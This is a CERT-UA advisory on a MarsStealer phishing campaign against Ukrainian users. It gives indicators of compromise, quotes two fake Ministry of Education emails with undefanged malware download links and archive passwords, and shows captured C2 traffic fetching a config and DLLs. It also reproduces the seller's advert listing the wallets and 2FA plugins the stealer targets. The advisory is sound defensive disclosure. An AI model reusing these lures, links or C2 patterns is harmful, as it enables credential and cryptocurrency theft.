Mass spread of MarsStealer malicious program among citizens of Ukraine and domestic organizations (CERT-UA # 4315)

Mass spread of MarsStealer malicious program among citizens of Ukraine and domestic organizations (CERT-UA # 4315)

general information

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received information on the mass distribution of e-mails on the topic "New program for journal entry." among citizens of Ukraine and domestic organizations. The text of the e-mail allegedly contains a message from the Ministry of Education and Science of Ukraine regarding "electronic educational journals", as well as a link to the "program" and the password to the archive.

If you open the archive and run the EXE file, the computer will be affected by malware, which, due to a combination of features (despite some differences), is classified as MarsStealer.

MarsStelaer is a malware programmer developed using C / ASM programming languages. The main functionality is collecting information about the computer, stealing authentication data from Internet browsers, crypto-wallet plug-ins, multi-factor authentication programs, stealing files, as well as downloading and running executable files and taking a screenshot.

The malware is sold on thematic forums. Probably, after the suspension of sales of the Racoon styler, it will be used as an alternative. Note that the claimed functionality, which avoids the use of the styler in relation to the "CIS countries", is disabled by patching calls to the appropriate functions.

Detected activity is tracked by UAC-0041 as an activity of one of the groups aimed at stealing user credentials.

Indicators of compromise

Files:

```
50dc32d384eddc6142d98dba4b383952
e9022b65a0f367bebb6862dd17f084a662d7adb50076c1c364df0e074888656c v_2.2.9.rar
eac2f01715ff167bf3e155fad36e5b0d
f67ff70f862cdcb001763c69e88434d335b185a216e2944698f20807df28bdf2 v_2.2.9.exe
(MarsStealer)
67dde33620bb01c74f9189f5e03d6528
e65231f304e78ce51dc77728f883c41465b9c8a5457cc2b22fc362f48521017a v_5.1.9.zip
b5129b33d2181343b31bd64ec340a599
```

afa0662aa8eac0e607a9ffc85aa0bdfc570198dcb82dccdb40d0a459e12769dc v_5.1.9.exe (MarsStealer)


Network:

hXXps: //drive.google [.] com / uc? export = download & confirm = no_antivirus & id = 1XuVgWWXE8yeYKp6s1MnSA5M8wAx0AJih
hXXps: //api.dev-com [.] sc / files_1 / v_5.1.9.exe
hXXps: //api.dev-com [.] sc / files_1 / v_5.1.9.zip
hXXp: // 176 [.] 57.189.191 / gate [.] php
hXXp: // 176 [.] 57.189.191 / mozglue [.] dll
hXXp: // 176 [.] 57.189.191 / vcruntime140 [.] dll
hXXp: // 176 [.] 57.189.191 / nss3 [.] dll
hXXp: // 176 [.] 57.189.191 / msvcp140 [.] dll
hXXp: // 176 [.] 57.189.191 / freebl3 [.] dll
hXXp: // 176 [.] 57.189.191 / sqlite3 [.] dll
hXXp: // 176 [.] 57.189.191 / softokn3 [.] dll
api.dev-com [.] sc
dev-com [.] sc (2022-03-24)
176 [.] 57.189.191
95 [.] 111,231,126

Hosts:

C: \ ProgramData \ sqlite3.dll
C: \ ProgramData \ freebl3.dll
C: \ ProgramData \ mozglue.dll
C: \ ProgramData \ msvcp140.dll
C: \ ProgramData \ nss3.dll
C: \ ProgramData \ softokn3.dll
C: \ ProgramData \ vcruntime140.dll

Graphic images



От: Tatiana Tc [redacted]@ukr.net> Отправлено: Fri 3/25/2022 1:58 PM
Кому:
Копия:
Тема: Нова програма для запису в журналі.

Міністерство освіти оновили програму для проведення записів в електронному журналі.
Тепер кожен заклад зможе створити свій електронний журнал на новій платформі.
Для цього потрібно встановити софт, який ми прикріпили в цьому листі.


За допомогою цієї програми можна:
1) Редагувати всі поля та клітини у вашому електронному журналі
2) Робити професійне налаштування для всіх вчителів

3) Управляти кількома закладами.
4) Керувати доступом для батьків та учня
5) Робити базу даних учнів як таблиці

Гарного дня!

Скачати - https://drive.google.com/uc?export=download&confirm=no_antivirus&id=1XuVgWWXE8yeYKp6s1MnSA5M8wAx0AJih

Пароль: VmDn91O



От: lukashi [redacted]@ukr.net> Отправлено: Mon 3/28/2022 7:06 PM
Кому:
Копия:
Тема: Нова программа для запису в журналі

Міністерство освіти оновили програму для проведення записів в електронному журналі.
Тепер кожен заклад зможе створити свій електронний журнал на новій платформі.
Для цього потрібно встановити софт, який ми прикріпили в цьому листі.

За допомогою цієї програми можна:
1) Редагувати всі поля та клітини у вашому електронному журналі
2) Робити професійне налаштування для всіх вчителів

3) Управляти кількома закладами.
4) Керувати доступом для батьків та учня
5) Робити базу даних учнів як таблиці


Скачати - https://api.dev-com.sc/files_1/v_5.1.9.exe
або https://api.dev-com.sc/files_1/v_5.1.9.zip (Пароль: mongov)

Гарного дня!

```
GET /gate.php HTTP/1.1
Host: 176.57.189.191
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: [REDACTED]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.19
Set-Cookie: PHPSESSID=[REDACTED]; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

MXwxfDF8MXx8MXw1MDAwMHwlREVTS1RPUCVcfCoudHh0LCouemlwLCoucmFy
fDF8MXwwfGV4ZXwyMDAwMHwlREVTS1RPUCVcfCouZXhlLCoucGhwLCouZG9j
fDF8MXwwfGRvY3wyMDAwMHwlREVTS1RPUCVcfCoucGRmLCoueGxzeCwqLmpz
fDF8MXwwfA==
```

```
1|1|1|1||1|50000|%DESKTOP%\|*.txt,*.zip,*.rar|1|
1|0|exe|20000|%DESKTOP%\|*.exe,*.php,*.doc|1|1
|0|doc|20000|%DESKTOP%\|*.pdf,*.xlsx,*.js|1|1|0|
```

```
GET /gate.php HTTP/1.1
Host: 176.57.189.191
Connection: Keep-Alive
Cache-Control: no-cache

GET /sqlite3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /freebl3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /mozglue.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /msvcp140.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /nss3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /softokn3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /vcruntime140.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]
```



Mars Stealer — нативный, нерезидентный стиллер с функционалом лоадера и грабера

Наш софт разрабатывался с учетом пожеланий людей, работающих по крипте, поэтому в Mars вы можете найти всё необходимое для работы с криптой и не только.

ВНИМАНИЕ! Мы НЕ РАБОТАЕМ ПО СНГ И ВАМ НЕ СОВЕТУЕМ!

Mars написан на ASMIC WinAPI, весит всего 95kb (упакованный в UPX 40kb), использует техники для скрытия запросов к WinAPI, шифрует используемые строки, собирает весь лог в памяти, а так же поддерживает защищенное SSL-соединение с командным сервером.
Не используется crt, std.

Список поддерживаемых браузеров:
Internet Explorer, Microsoft Edge
Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser.
Opera Stable, Opera GX, Opera Neon.
Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird.

Собирает пароли, куки, cc, автозаполнение, историю посещений сайтов, историю скачивания файлов.
Поддерживаются все последние обновления браузеров, включая Chrome v80.

Важным функционалом, выделяющим нас на фоне конкурентов является сбор плагинов браузеров с упором на плагины-кошельки и 2FA-плагины.

Список поддерживаемых крипто-плагинов:
TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitAppWallet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet, NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, Coin98 Wallet.

Список 2FA-плагинов:
Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Trezor Password Manager.

Список поддерживаемых крипто-кошельков:
Bitcoin Core и все производные (Dogecoin, Zcash, DashCore, LiteCoin, и так далее), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi.